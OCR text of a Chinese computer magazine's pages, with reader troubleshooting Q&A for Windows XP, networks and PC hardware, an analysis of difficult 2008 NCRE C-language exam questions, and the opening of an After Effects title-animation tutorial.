
问：我刚购买了一块640GB的硬盘，新安装的Windows XP系统，安装后只剩下137GB硬盘空间了。请问这是什么原因？

答：你安装的可能是原版Windows XP系统，支持的硬盘空间还受主板限制，主板具有48位LBA兼容BIOS时，原版Windows XP系统就可以支持137GB以上的硬盘，如果主板没有48位LBA兼容BIOS时，最大只支持137GB的硬盘。不过，在Windows XP SP2及SP3版本中，已经解决了此问题，最大可以支持2TB的硬盘空间。因此，你只要安装SP2或SP3补丁包即可。

Q5 为何无法修改系统密码

问：我的系统是Windows XP SP2，今天在试图修改我的用户密码时，总是弹出提示说密码长度不够，试了多次都不行。请问这是什么原因？

答：这是因为密码策略设置了密码长度而导致的，只要重新设置一下密码策略即可解决问题：单击“开始→运行”，输入“gpedit.msc”并回车，在打开的组策略窗口中依次选择“本地计算机策略→计算机配置→Windows设置→安全设置→账户策略→密码策略”，在右侧窗口中将“密码长度最小值”设置为1，保存设置即可。（图2）



Q6 文件夹选项参数设置后就失效

问：我使用Windows XP SP2系统，已经在文件夹选项设置中取消勾选“隐藏已知文件类型的扩展名”选项，但过一会这些选项又恢复至原先的状态。请问这是什么原因？

答：这种现象十之八九是中毒了，一些病毒感染系统后为了达到隐藏自身的目的，会通过代码将系统中用来隐藏文件的选项选中，即便用户手工修改后，病毒会间隔指定的时间检查相关选项设置，如果发现被用户改动，会自动将其修改成指定的状态。这类病毒一般都加壳，一些常用的杀毒软件往往不能干净地清除它们，推荐使用大蜘蛛杀毒工具（下载地址：http://www.drweb.com.cn/），对付加壳的病毒功能较强。CF [SB01]

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。



Q1 Windows Installer安装总是失败

问：在其他电脑中能成功安装的软件在我的电脑中安装就会出现Windows Installer错误的提示，而我在网上找到这个软件重新安装提示失败。请问这该如何解决？

答：这主要是Windows Installer出现了问题，只有将其彻底卸载然后重新安装一遍即可解决。而卸载这款软件最彻底的方法就是从http://www.onlinedown.net/soft/27518.htm下载“Windows Installer CleanUp Utility”来进行清理，用此软件清理之后再重新从http://www.newhua.com/soft/12668.htm下载安装Windows Installer程序，安装后就可以正常安装其他软件了。



傻博士有话说：

Windows Installer是一个软件安装技术，可以管理软件的安装、删除，监视文件的复原，并在出现问题时通过回滚技术返回到安装前的状态。现在很多软件都使用Windows Installer技术封装安装包，例如微软的所有程序的安装包都采用了此技术进行封装，如果Windows Installer损坏或是服务关闭，就无法安装这类程序。而Msiexec.exe程序是 Windows Installer 的一个组件。当安装程序调用Msiexec.exe时，它使用Msi.dll读取软件包(MSI)文件，应用任何转换（MST）文件，并合并安装程序所提供的命令行选项。Installer 执行所有与安装有关的任务，包括将文件复制到硬盘、修改注册表、在桌面上创建快捷方式，以及在必要时显示对话框以提示用户输入安装首选项。

论坛链接：http://bbs.cfan.com.cn/thread-827468-1-4.html

Q2 如何彻底禁止暴风影音自动启动

问：我的电脑一开机，暴风影音就会自动运行，安装时我已经将开机自动运行复选框取消了，卸载重新安装也是一样。请问如何才能彻底禁止暴风影音播放器随系统自动启动？

答：只要在暴风影音播放器中进行设置即可：单击播放窗口中的“菜单→高级选项→全局控制”，在“综合设置”中取消选择“开机自动运行暴风影音”项，最后单击“确定”保存设置即可（见图）。

论坛链接：http://bbs.cfan.com.cn/thread-826927-1-4.html

Q3 如何安装音量控制程序

问：刚安装的系统，系统托盘区中没有显示音量图标，在控制面板的声音设置中选取“将音量图标放入任务栏”选项时系统提示没有安装音量控制程序。请问如何才能安装此程序？

答：这是由于声卡驱动程序没有安装所致，只要按照下面的步骤将声卡驱动程序安装到系统中即可：右击“我的电脑”，选择“管理”，在打开的窗口中选择“设备管理器”，找到“声音、视频和游戏控制器”项并将其展开，在下面的设备列表中右击有黄色问号的设备并用右键点击它，选择“更新驱动”，然后将声卡驱动程序光盘（如果是主板自带声卡，请直接将主板驱动程序光盘插入）插入光驱，安装向导就会自动搜索并安装驱动程序了。此外，如果知道声卡型号，也可以直接到驱动之家网站下载相应的驱动程序并安装。还可以从http://www.drivergenius.com下载驱动精灵，自动搜索并下载安装声卡驱动程序。

论坛链接：http://bbs.cfan.com.cn/thread-829757-1-1.html

Q4 无法打开电影

问：我从网上下载了“金刚”这部DVD格式的电影，下载后发现其扩展名为ISO，我试了使用暴风影音、Real Player等都无法打开。请问这是什么原因？

答：这是因为上传者将这部电影制作成了ISO格式的映像文件，可以通过安装虚拟光驱软件（例如Daemon Tool）将其导入到虚拟盘，然后在“我的电脑”中打开虚拟光驱中的文件并使用播放器打开即可。如果你不想安装虚拟光驱软件，可以直接使用最新版的Mplayer来打开ISO格式的电影映像文件。

Q5 安装软件总提示不支持此接口

问：最近不知道什么原因，在安装软件时总会提示：安装程序启动安装引擎失败，不支持此接口。请问这是什么原因？

答：出现这种提示有多种原因：原因一，使用非管理员账户安装软件，只要改用系统管理员账号登录并安装软件就能排除故障。原因二，刚安装其他软件，安装过程异常终止而退出，只要打开任务管理器，在进程列表中找到并结束“ikernel.exe”进程，然后重新安装即可，该进程就是负责程序安装的引擎。原因三，系统临时目录（默认为C:\Documents and Settings\用户名\Local Settings\Temp）已满，很多程序安装时，安装向导会先对程序文件进行解压，解压时会将文件暂时保存到系统临时文件夹中，如果临时文件夹已满就会出现这样的问题，只要将临时目录清理一下即可解决问题。除了上述原因之外，还有可能是杀毒软件的干扰，可以先使用杀毒软件对安装程序进行病毒扫描，确保无恙后暂时关闭杀毒软件、断开网络然后再安装软件。

Q6 如何去除NOD32在每封邮件末尾添加的信息

问：每次在Foxmail中收取的邮件，在邮件内容的结尾处都会显示添加了一段EST NOD32相关信息，全是英文的。请问如何不让NOD32自动在邮件末尾处添加这样的信息？

答：只要右击托盘区中的NOD32程序并选择设置项，在打开的设置窗口中选择“病毒和间谍软件防护→电子邮件”，在右侧窗口中即可进行设定了，直接取消选择“在已接收并阅读的被感染电子邮件主题中添加标记”和“在已发送的被感染电子邮件的主题中添加注释”两项，最后保存设置即可。CF [SB02]

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。


Q&A

系统 软件 **网络** 硬件

Q1 无法直接打开网址

问：以前可以直接在浏览器地址栏中输入一个域名然后按回车键便可打开目标网址，而现在如果不输入www前缀的话，回车后就会自动启动百度搜索页面。请问这是什么原因？

答：这是由于你的系统中安装了百度搜霸插件程序而导致的。先在“控制面板”的“添加或删除程序”中将其卸载，接下来再使用360安全卫士的清理恶评插件功能将其清除干净，最后重新启动系统即可。



傻博士有话说：

如果你使用的是Maxthon浏览器，可以定制丰富的快速打开网址的快捷键：单击菜单“工具→傲游设置中心”，在打开的设置页面中选择“网址导航”，在右侧页面中即可针对不同的网址前缀、后缀进行定制了。而在IE浏览器中，可以直接输入完域名后按Ctrl+回车键自动添加“www..com”项。

Q2 只有发送的数据包没有收到的数据包

问：近日单位有一台电脑出现了无法上网的故障，这台电脑使用独立ADSL连接方式接入因特网，发现ADSL连接状态窗口中只有发送的数据包却没有收到的数据包，请问这是什么原因？

答：出现这种情况一般与网络连接线路有关系，请从ADSL猫设备开始检查，包括其间的网线、接口等。如果排除了线路方面的问题，再检查网卡，有些时候网卡使用时间过长，金手指位置氧化后导致接触不良也会出现这种故障，只要将网卡拔下使用橡皮擦将金手指处擦拭干净一般能解决问题。

来源：http://bbs.cfan.com.cn/thread-829812-1-1.html

Q3 QQ空间提示“未经腾讯网许可使用”

问：最近我的QQ空间打开后，页面上显示“原因为未经腾讯网许可使用”的提示小图片，原先显示的图片位置全部显示这样的提示。请问这是什么原因？

答：这是因为你放在QQ空间中的图片是从其他网站外链过来的，而现在网上很多图片网站（网络相册）都限制了图片外链，如果在非本网站上使用，就会出现类似的警告。你可以将图片放到拍拍乐（http://www.886.cn/）、tinypic（http://tinypic.com/）等支持外链的相册中，然后再引用到QQ空间或是其他需要链接图片的位置即可。

（来源：http://bbs.cfan.com.cn/thread-828418-1-3.html）另外，在电脑爱好者论坛（http://bbs.cfan.com.cn）上发帖时可以上传图片，这些图片也可用于外链使用。

Q4 无法看网页视频

问：今天还原系统后，发现看不了网页上的视频，比如优酷、土豆网等网站上的视频，下载至本地则可正常观看。试过多款浏览器，下载安装最新版Flash控件，用360安全卫士修复IE，多种方法试过仍无效。请问如何解决？

答：首先，请安装最新版的Real Player播放器，有些在线视频需要Real Player播放器才能播放。而如果优酷网上所有的视频都无法播放，在安装了最新版的Flash插件的情况下，建议你尝试修复以下两个文件：vbscript.dll及jscript.dll。修复方法：按Win+R键打开运行对话框，分别输入“regsvr32 vbscript.dll”及“regsvr32 jscript.dll”这两条命令并按回车键即可。

Q5 局域网电脑无法上网


问：单位的局域网，一共有10台左右电脑，使用16口普通交换机，最近几天很多机器上网不正常，具体的表现为：无法Ping通网关，重启交换机后恢复正常，但是过不了多久又会不通。更改IP地址后机器恢复正常，过一两天后又不行。请问这是什么原因？

答：这是典型的ARP攻击的表现，可能是单位局域网中的某台机器感染了ARP病毒，也有可能是单位局域网外的其他电脑感染了ARP病毒而攻击你们单位局域网。解决办法，可以在局域网服务器系统中安装ARP防火墙（网络版）（下载地址：http://www.antiarp.com/down.asp?ArticleID=81），然后对所有的客户机安装单机版，这样就可以防止ARP攻击，接下来再对每台电脑进行病毒查杀。此外，还可以通过ARP防火墙查看外部电脑攻击的IP地址来确定具体是哪台电脑感染了ARP病毒，然后针对性地杀毒或是隔离。

Q6 Maxthon打开网页变成透明

问：我最近从Maxthon官方网站下载了最新的V2.5.1版，安装后打开很多网页时显示成透明的，请问这是什么原因？

答：请打开傲游安装目录下个人目录文件夹(xxx@xxx.xxx)，接着打开该目录下的config目录，找到config.ini文件，用记事本程序打开并编辑该文件，找到TabInThread这项，将TabInThread=0改为TabInThread=1即可。CF [SB03]



Q1 打印机显示故障代码5100

问：一台佳能iP1600打印机，开机后发出“咔嚓”的声音，打印机的黄绿两个灯开始闪，计算机显示：故障代码5100，请问这是什么问题造成的？

答：从你描述的错误代码的5100来看，应该是字车超时错误。而出现这种问题的原因，一般是由于低温下字车滑轨润滑凝固，影响润滑效果造成的。建议你购买一些浓度较稀的润滑油，然后将字车滑轨上的润滑油用纸擦拭干净，重新涂抹润滑油，然后手动推动字车在滑轨移动几次，一般问题可以解决。如果问题仍然无法解决，那就有可能是由于滑轨或字车磨损严重，只能通过更换部件解决。



傻博士有话说：

许多朋友喜欢为喷墨打印机加装连供系统，而如果打印机使用环境温度相对较低，可能会造成连供管线变硬，从而使字车运行阻力增加，造成上述问题，建议可以为你的连供系统更换较软的管。

Q2 HDMI接口很挑剔

问：一台计算机使用昂达A78GT主板，在显示器上可以正常使用，但是用HDMI接口连接液晶电视，无图像也无声音输出，请问这是什么问题造成的？

答：主板上的HDMI接口与液晶电视连接后，无图像和声音输出，这种情况多是两个HDMI接口的版本号不同，两个HDMI接口分别是1.0版和1.3版时，最容易出现兼容问题。另外，使用的HDMI线材过差，也会有题目中的现象。可以根据设备的生产时间来判断大概的HDMI版本（见表）。另外，对于电脑而言，还有可能是HDMI接口无法识别显示设备造成的。可以打开电脑机箱，根据主板说明书，找到主板上A1跳线，将其从1~2位置拔出，插入2~3位置，设置为直接输出HDMI信号即可。

版本	发布时间	版本	发布时间
HDMI 1.0	2002年12月发布	HDMI 1.1	2004年5月发布
HDMI 1.2	2005年8月发布	HDMI 1.2A	2005年12月发布
HDMI 1.3	2006年6月发布		


Q3 插上电源就启动

问：一台电脑使用正常，最近出现只要插上主机电源，不用按下开关，就直接启动的问题，请问这是什么问题造成的？

答：首先，该问题可能是由于电源出现故障，可以把电源从插座上拔除，再插上，重复几次，如果风扇有转动，则说明电源出现问题，否则可能是主板电源控制部分或是BIOS电源选项设置出现问题。如果主板上存在电容爆浆、线路短路等问题，则说明主板有问题。进入BIOS，将INTEGRATED PHRIPHERALS SETUP（主板集成设备设置），下的PWRON After PWR-Fail（来电后的状态）设置为Off（关机）即可。

Q4 HDMI输出有图像为何没声音


问：一台电脑用HDMI输出高清电影时有图象没声音，请问这是什么问题造成的？



答：可能是由于没有打开HDMI的声音输出。建议你启动计算机，进入主板BIOS设置，找到Advanced Settings（高级设置），选择NorthBridge Configuration→Internal Graphics Configuration→NB Azalia（北桥芯片设置→板载显卡设置→ATi HDMI 音频），将其设置为Enable（开启），保存退出主板BIOS设置，一般问题可以解决（见图）。

Q5 板载显存为何还占内存

问：一台电脑使用七彩虹C.A780G X5(128M显存)主板和金士顿 DDR2 667 2GB内存，但是我发现我的内存只有1.5GB，这个主板集成128MB显存，为什么显存还是少啊？




答：该问题应该是由于你在BIOS中设置了同时使用共享内存和集成显存造成的，建议你进入主板BIOS设置，找到Internal Graphics Configuration（板载显卡设置）选项，选择Internal Graphics Mode（板载显卡模式），其有四个选项，其中Disable为关闭，UMA为单独共享内存，SIDEPORT为只使用主板为板载显卡集成显存，UMA+SIDEPORT同时使用共享内存和集成显存。你可以将其设置为SIDEPORT，保存退出主板BIOS设置，一般问题可以解决（见图）。

Q6 桌面为何随鼠标移动

问：一台计算机显卡是HD3650，一直正常使用17英寸普屏LCD显示器，最近更换22英寸宽屏显示器，连接VGA接口后，使用1680×1050分辨率后，在Windows XP操作系统里，桌面会随鼠标一起移动，请问这是为什么？

答：建议你可以下载CATALYST Control Center，下载地址：http://dl.pconline.com.cn/html_2/2/290/id=42933&pn=0.html，进入CATALYST Control Center软件，双击“监视器属性1→属性”，在“监视器特性”选区内，取消“使用扩展显示标识数据（EDID）或者驱动程序默认值”的勾选，此外，将“最高分辨率”下拉菜单选择1680×1050，“最大刷新率”下拉菜单请选择60HZ，单击“确定”，重新启动计算机，一般问题可以解决(见图)。



CF [SB04]

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。



NCRE真题独家权威分析（二级C语言篇）

根据全国考生的答题情况，教育部考试中心最新统计出了全国计算机等级考试（NCRE）各级各科不同题目的得分情况。在最近的几期里，本刊已独家发布教育部考试中心对于二级C++、VB、VF、Access，三级数据库、网络等科目的重难点真题进行的权威点评，欢迎大家把自己的备考心得用邮件告诉CFan（E-mail:tianswc@cfan.com.cn）。

2008年下半年二级C语言程序设计的全国报考人数为50.99万人，笔试试卷的整卷难度为0.57，整卷的信度达到了0.89。本次考试二级C全国取证率为32.3%。全卷的难度适中，信度较好。现就将本次考试中的部分难题做简要分析，以帮助考生复习备考，取得满意的成绩。

选择题第32题：

有以下程序

```
#include <stdio.h>
void fun( int a, int b )
{ int t;
  t=a; a=b; b=t;
}
main()
{ int c[10]={1,2,3,4,5,6,7,8,9,0}, i;
  for (i=0; i<10; i+=2)  fun(c[i], c[i+1]);
  for (i=0;i<10; i++)  printf("%d,", c[i]);
  printf("\n");
}
```

程序运行后的输出结果是

A) 1,2,3,4,5,6,7,8,9,0,

B) 2,1,4,3,6,5,8,7,0,9,

C) 0,9,8,7,6,5,4,3,2,1,

D) 0,1,2,3,4,5,6,7,8,9,

【答案】A

【分析】

（1）该题考生答对率只有29.6%，59.1%的考生选择了错误项B。

（2）这是一道典型的调用函数与被调用函数之间数据传递的问题。在调用函数时，实参的值将传送给对应的形参，但形参的变化不会影响对应的实参。教材例7.3（P.82）深刻地说明了这个过程。估计很多考生知道这一点，但理解不够深刻，故一旦试题更换格式，就会出错。

（3）这道题区分度较高，达到0.347，说明是一道好题。

选择题第40题：

有以下程序

```
#include  <stdio.h>
main()
{ FILE  *pf;
  char  *s1="China", *s2="Beijing";
  pf=fopen("abc.dat","wb+");
  fwrite(s2,7,1,pf);
  rewind(pf); /*文件位置指针回到文件开头*/
  fwrite(s1,5,1,pf);
  fclose(pf);
}
```

以上程序执行后abc.dat文件的内容是

A) China　　B) Chinang

C) ChinaBeijing　D) BeijingChina

【答案】B

【分析】

（1）只有28.5%的考生答对，有37.9%的考生选择了D。属于本套试卷里最难的选择题。

（2）在文件使用方式上，本题使用的是“wb+”，意思是为写建立一个新的二进制文件，并在读和写过程中，可以由位置函数设置读和写的起始位置。为降低试题难度，本题特地在语句rewind(pf);后面有注解提示：文件位置指针回到文件开头。因此，在写入字符串“Beijing”后，文件指针回到文件头，再写入“China”，文件的内容就成为“Chinang”，正确答案是B。

（3）该题区分度0.375，属好题。

填空题第8题：

以下程序的输出结果是____。

```
#include  <stdio.h>
main()
{ int  i,j,sum;
  for(i=3;i>=1;i--)
  { sum=0;
    for(j=1;j<=i;j++)  sum+=i*j;
  }
  printf("%d\n",sum);
}
```



【答案】1

【分析】

（1）本题只有19.2%的考生答对。

（2）该题考核考生做题时的细心。在第一个for循环体中，由于每次循环都将sum置0，因此，影响sum值的因素就只与最后一次循环语句相关，此时，i为0，j为1，sum只能是1了。

（3）这道题本身不难，如果考生能够仔细阅题，掌握关键点，就不会出错了。

填空题第9题：

以下程序的输出结果是____。

```
# include  <stdio.h>
main()
{ int  j, a[]={1,3,5,7,9,11,13,15}, *p=a+5;
  for(j=3;  j;  j--)
  { switch ( j )
    { case  1:
      case  2:  printf("%d", *p++);  break;
      case  3:  printf("%d", *(--p));
    }
  }
}
```

【答案】9911

【分析】

（1）本题只有16.3%的考生答对，是难题。


（2）该题主要考核考生三个方面的知识，一是选择结构switch语句，一个是自加减运算，另一个是指针。j=3时，执行printf("%d", *(--p));语句，结果是输出9；j=2时，执行printf("%d", *p++); break; 结果是输出9，这是答对本体的关键！*p++指的是使*p作为表达式的值，然后使指针变量p本身增1；j=1时，执行空语句后，继续执行case2语句，此时输出11。所以本题的答案是9911。

（3）属于综合题，需要考生较深的基本功。CF [TS01]

柳絮飞 http://fly2spring.blog.cfan.com.cn

动漫之旅④

后期合成化腐朽为神奇



本文可以学到

1 专业软件组合快速制作后期合成特效

2 后期合成从业人员应了解的知识

超级访问

也许你并不知道"后期合成"是什么，但是生活中你每天都会与它面对，只要你打开电视，从新闻联播到各种动画片，后期合成技术无处不在。那么，它究竟是什么，又有什么作用？

CFan：因为杂志定位的关系，我们的许多读者并不是太会画画，但是对动漫又很感兴趣，这样的人有没有机会进入这一行业呢？

动漫业者：在整个动漫制作过程中，有些环节对美术功底的要求并不是很严格的。比如动画制作中举足轻重的后期合成制作，可能更多的是对一些专业软件的掌握与运用。当然，我个人认为，真正优秀的后期制作人员，还是需要有一定的美术知识和敏锐的美学感觉的，而这些可以一边工作一边培养。

CFan：什么是后期合成？常用到哪些软件？

动漫业者：不只是动画片需要后期合成，影视作品也会有后期合成的过程，它们的基本任务就是把前期制作好的视频素材（或动画文件）、声音、镜头等合到一起，形成一个完整有序的播放序列。另外，现在大家在影视大片和动画大片中看到的不少特效（如飞行、烟雾、大爆炸等），这些前期很难实现的特效渲染，也是在后期合成的。

动画制作的整个过程中，一般会用到三类软件：平面设计软件，如Photoshop、Illustrator等；2/3D动画软件，如Flash、3DS max、Maya等；后期合成软件，常用的有After Effects、Digital Fustion、Combustion、Shake等。具体选择哪些软件，跟制作公司的条件和环境有一定关系。

动漫实战

实战：PS+AE，双剑合璧制作超酷影视片名

AE即After Effects的缩写，它是现在影视和动画界非常流行的一款专业后期合成软件，与PS（Photoshop）同属Adobe公司产品，能非常完美地支持PS的文件格式。下面的实例，将通过PS的辅助，在AE中制作一个非常酷的动画片名效果：文字依次动态出现，渐大渐透明再恢复到正常字体。最终效果文件，可先从http://work.newhua.com/cfan/200904/cfanae.rar下载。

多图层操作，PS助阵

本例片名中的多个文字是依次运动，不是同步变化的，所以每个文字（或字线）需要单独占用一个图层。虽然AE支持多图层操作，但借助PS的图层功能则可事半功倍。

启动Photoshop，新建一个文件，透明背景，用文字工具输入片名（本例为电脑爱好者的英文"COMPUTER FAN"），每个字线占一个图层，如图1所示，保存文件为CFAN.psd。




1

小提示

每个字母占一个图层后，手工对齐文字会比较麻烦，可在图层面板上按Ctrl或Shift键不放并点击鼠标，选中所有文字图层，然后执行"图层→对齐→顶边（或垂直居中、底边）"，即可快速对齐文字。

按需建立适当影片项目

启动After Effects，一开始打开的还只是一个空空如也的项目窗口，此时只能导入素材，还需要点击"Composition→New Composition（合成→新建合成）"才能进入工作界面。如图2所示，是新建合成对话框。



2

在"Composition Name"中输入合成的名字，比如"CFan"；Preset（制式）可根据目标播放的设置选择，如视频用于网络动画，可选择"Web Video,320x240"，如用于电视播放，我国一般选择"PAL D1/DV"；"Pixel Aspect Ratio"（像素纵横比），可根据最终播出设备进行选择，比如在计算机上播放，则选择"Square Pixels"（矩形像素），因为计算机显示器像素是1比1，如果是在标清电视上播出则应选择"D1/DV PAL(1.07)"，因为标清电视的像素是4比3。设置完毕，点击OK进入工作界面。

小提示

★关于Preset（制式），我们不用考虑太多，只要知道NTSC（N制）和PAL（P制）两种即可。亚洲、欧洲基本为P制（除中国台湾地区和日本为N制外），美洲国家（如美国、加拿大等）皆为N制。

★新建合成对话框中还有Resolution（分辨率），这可根据自己的电脑性能进行选择：性能好内存大的机器，可选择默认的Full（完全模式），这样预览的视频效果也会很快很清晰。反之，电脑性能差的，请选择Halt（二分之一）或Third（三分之一）等，预览的效果会差些，但是能保证渲染的速度。

导入素材有诀窍


在AE中导入素材，可以有多种方

柳絮飞 http://fly2spring.blog.cfan.com.cn

法。点击菜单“File→Import”（文件→导入），在它的子菜单下有File（单个文件）、Multiple Files（多个文件）等多个选项。其中比较有意思的一项是Placeholder（占位符），它的作用是：当前期素材还没有完成，但为了加快项目进程，后期制作人员可以先行以占位符替代前期的素材，然后进行处理添加效果等，等前期素材处理好之后再替换即可。




其实在项目窗口的素材窗格中双击，可以更快地打开导入窗口，如图3所示，当选中的是Photoshop的PSD格式文件时，下面的“Import As”（以何种方式导入）项将激活。为了让导入PSD文件在AE中自动分层，请务必选择“Compositoin-Cropped Layers”（合成-裁剪层），然后再点击“打开”导入到素材窗格中。通过这种方法，我们就无需像上面那样新建合成，双击打开导入的素材，一个多图层合成项目就建立好了，如图4所示。
